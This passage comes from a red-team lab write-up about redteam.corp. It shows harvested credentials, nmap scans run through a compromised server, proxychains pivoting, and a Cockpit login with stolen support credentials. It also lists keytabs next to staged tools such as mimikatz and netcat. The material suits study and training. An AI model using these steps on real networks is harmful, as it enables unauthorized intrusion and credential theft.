
User's Directory	Remarks	
ftp	nothing interesting	
msfadmin	nothing interesting	
prod-admin	found credential.txt	Support User Credential = support:support@123 and Prod-admin Credential = prod-admin:Pr0d!@#$%
service	nothing interesting	
user	nothing interesting	

Pivoting

IP 10.10.10.5 : Production-Server

Moving on, I conduct an initial enumeration inside the compromised Production-Server

Run a network card enumeration and found its internal ip address. Do a ping test on it and it is active.



Surprisingly nmap is working on the production server, I scanned the network to look for an ip range

```
nmap -sN 10.10.10.0/24
```

```
Starting Nmap 4.53 ( http://insecure.org ) at 2021-08-16 23:22 EDT
All 1714 scanned ports on 10.10.10.1 are open|filtered
MAC Address: 00:50:56:AA:16:7A (VMWare)

All 1714 scanned ports on 10.10.10.2 are closed
MAC Address: 00:50:56:AA:59:D9 (VMWare)

Interesting ports on 10.10.10.3:
Not shown: 1710 closed ports
PORT      STATE         SERVICE
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
9090/tcp  open|filtered zeus-admin
10000/tcp open|filtered snet-sensor-mgmt
MAC Address: 00:50:56:AA:14:1B (VMWare)

All 1714 scanned ports on 10.10.10.4 are closed
MAC Address: 00:50:56:AA:A4:01 (VMWare)
```

```
Interesting ports on 10.10.10.5:
Not shown: 1693 closed ports
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
23/tcp   open|filtered telnet
25/tcp   open|filtered smtp
53/tcp   open|filtered domain
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
512/tcp  open|filtered exec
513/tcp  open|filtered login
514/tcp  open|filtered shell
1524/tcp open|filtered ingreslock
2049/tcp open|filtered nfs
3306/tcp open|filtered mysql
3632/tcp open|filtered distccd
5432/tcp open|filtered postgres
5900/tcp open|filtered vnc
6000/tcp open|filtered X11
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13

Nmap done: 256 IP addresses (5 hosts up) scanned in 39.917 seconds
```

Found an IP range 10.10.10.1, 10.10.10.2, 10.10.10.3 and 10.10.10.4

Network Details

External IP Address	Description

External IP Address	Description
172.16.25.1	Out of Scope
172.16.25.2	Production-Server
172.16.25.3	child.redteam.corp/Employee-System
Internal IP Address	Description
10.10.10.1	Reserved IP of the network
10.10.10.2	we suspect this as the Domain Controller
10.10.10.3	unknown
10.10.10.4	unknown
10.10.10.5	The compromised Production-Server (Ubuntu 8.04)

From our gathered IP ranges we moved on our first target which is 10.10.10.3

IP 10.10.10.3

With the compromised Production-Server, I setup my proxychains at 1080 to be able to run commands directly from my machine without touching the Production-Server.

```
└─$ netstat -ant | grep 1080
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
```


I run an nmap scan to 10.10.10.3 to find an open ports to attack with.

```
proxychains nmap -sV 10.10.10.3
```

```
proxychains nmap -sV 10.10.10.3

Nmap scan report for 10.10.10.3
Host is up (0.28s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
9090/tcp  open  http        Cockpit web service 162 - 188
10000/tcp open  http        MiniServ 1.953 (Webmin httpd)
Service Info: Host: ADMIN-SYSTEM; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 317.95 seconds
```

Again I run some nmap scan to it


```
proxychains nmap -sC -A 10.10.10.3
```



Found 4 open ports with 2 high ports in it. Based on the protocol assigned to this 2 open ports, looks like these are web applications.


Port	Description	Exploit
9090	http / web application / Cockpit web service 162 - 188	found some article related to its exploit
10000	http / web application / MiniServ 1.953 (Webmin httpd)	Unable to find any exploit on this version

Before accessing these I setup a new proxy in firefox foxyproxy for port 1080



I will check what's on these ports by navigating through the following urls:


```
http://10.10.10.3:9090
http://10.10.10.4.10000
```



I found out that this url https://10.10.10.3:9090 is a server named Admin-System.

Network Details

External IP Address	Description
172.16.25.1	Out of Scope
172.16.25.2	Production-Server
172.16.25.3	child.redteam.corp/Employee-System
Internal IP Address	Description
10.10.10.1	Reserved IP of the network
10.10.10.2	we suspect this as the Domain Controller
10.10.10.3	Admin-System
10.10.10.4	unknown
10.10.10.5	The compromised Production-Server (Ubuntu 8.04)




Both web services are running with TLS

IP URLs	Web Applications
https://10.10.10.3:9090	Cockpit web service 162 - 188
https://10.10.10.3:10000	MiniServ 1.953 (Webmin httpd)

I run several login attempts on both the web, the only credentials that works is the support user's credentials I found from credential.txt.

UserID	Password
support	support@123


I used these credentials and I was able to login to the Cockpit Web Service.



Navigating to through the web application, I found a terminal tab

Admin-System

Do some enumeration on this machine



Looking into the terminal and execute some commands. I found out some interesting files inside the home directory of admin-sys. Interestingly I found a child-admin.keytab. From my research, A keytab is a file containing pairs of Kerberos principals and encrypted keys that are derived from the Kerberos password. You can use this file to log on to Kerberos without being prompted for a password.

```
support@Admin-System:~$ ls
backpipe
support@Admin-System:~$ pwd
/home/support
support@Admin-System:~$ cd ..
support@Admin-System:/home$ ls
admin-sys  support  sysadm@child.redteam.corp
support@Admin-System:/home$ cd admin-sys
support@Admin-System:/home/admin-sys$ ls
child-admin.keytab  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
support@Admin-System:/home/admin-sys$
```

Back to the terminal and try to look for some interesting files.

krb5.keytab

Using the klist tool, found lots of entries **in the local credentials cache and key table.**

```
klist -k /etc/krb5.keytab
```

```
root@Admin-System:/home/admin-sys# ls
child-admin.keytab  Documents  incognito.exe        KeytabParser.py  Music     nc.exe    PowerView.ps1  Templates
Desktop             Downloads  Invoke-Mimikatz.ps1  mimikatz.exe     nc64.exe  Pictures  Public         Videos
root@Admin-System:/home/admin-sys# python KeytabParser.py /etc/krb5.keytab
1
{}
root@Admin-System:/home/admin-sys# klist -k /etc/krb5.keytab
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   4 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   4 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   4 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   4 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   4 xubuntu/administrator@CHILD.REDTEAM.CORP
   4 xubuntu/administrator@CHILD.REDTEAM.CORP
   4 xubuntu/administrator@CHILD.REDTEAM.CORP
   4 xubuntu/administrator@CHILD.REDTEAM.CORP
   4 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 host/Admin-System@CHILD.REDTEAM.CORP
   4 host/Admin-System@CHILD.REDTEAM.CORP
   4 host/Admin-System@CHILD.REDTEAM.CORP
   4 host/Admin-System@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
   4 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
   3 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   3 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   3 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   3 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   3 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
   3 xubuntu/administrator@CHILD.REDTEAM.CORP
   3 xubuntu/administrator@CHILD.REDTEAM.CORP
   3 xubuntu/administrator@CHILD.REDTEAM.CORP
   3 xubuntu/administrator@CHILD.REDTEAM.CORP
   3 xubuntu/administrator@CHILD.REDTEAM.CORP
   3 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   3 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   3 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
   3 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
```

Found 2 interesting credentials:

Credentials
administrator@CHILD.REDTEAM.CORP
Admin-System@CHILD.REDTEAM.CORP

```
3 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
3 host/Admin-System@CHILD.REDTEAM.CORP
3 host/Admin-System@CHILD.REDTEAM.CORP
3 host/Admin-System@CHILD.REDTEAM.CORP
3 host/Admin-System@CHILD.REDTEAM.CORP
3 host/Admin-System@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
3 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
